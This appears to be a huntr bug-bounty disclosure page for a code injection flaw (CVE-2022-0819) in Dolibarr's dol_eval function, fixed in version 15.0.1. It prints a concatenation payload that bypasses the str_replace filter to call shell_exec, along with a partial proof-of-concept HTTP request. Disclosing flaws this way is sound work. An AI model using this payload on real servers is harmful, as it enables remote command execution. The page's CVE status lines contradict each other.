

Code Injection in dolibarr/dolibarr

0



Valid

Reported on Feb 28th 2022

Description

Improper php function sanitization, lead to an ability to inject arbitrary PHP code and run arbitrary commands on file system. In the function "dol_eval" in file "dolibarr/htdocs/core/lib/functions.lib.php" dangerous PHP functions are sanitized using "str_replace" and can be bypassed using following code in \$s parameter

```
('she'.'11_'.'ex'.'ec')('<ANY SYSTEM SHELL COMMAND HERE>')
```

Proof of Concept

User with rights to add menus to the system can exploit this vulnerabilty with the following request

```
POST /htdocs/admin/menus/edit.php?action=add&token=84da28fc90b6abc2238f2e0c
Host: <HOST>
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 271
Referer: http://192.168.255.78/dolibarr/htdocs/admin/menus/edit.php?menuId=
Cookie: <COOKIE>
Upgrade-Insecure-Requests: 1
```

```
token=84da28fc90b6abc2238f2e0da2e5ee10&menu_handler=all&user=2&type=top&proc
```

Impact

This vulnerability is capable of run arbitrary commands in the file system

Chat with us

CVE

CVE-2022-0819

(Published)

Vulnerability Type

CWE-94: Code Injection

Severity

High (7.2)


Visibility

Public

Status

Fixed

Found by



d3addog

@d3adog

unranked ▼

Fixed by



Laurent Destailleur

@eldy

maintainer

This report was seen 821 times.

We are processing your report and will contact the **dolibarr** team within 24 hours. 9 months ago

We have contacted a member of the **dolibarr** team and are waiting to hear back. 9 months ago

Laurent Destailleur validated this vulnerability. 9 months ago

d3addog has been awarded the disclosure bounty. ✓

The fix bounty is now up for grabs

Laurent Destailleur marked this as fixed in **15.0.1** with commit **2a48dd**. 9 months ago

Laurent Destailleur has been awarded the fix bounty. ✓

Chat with us

This vulnerability will not receive a CVE 

Sign in to join this conversation

2022 © 418sec

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us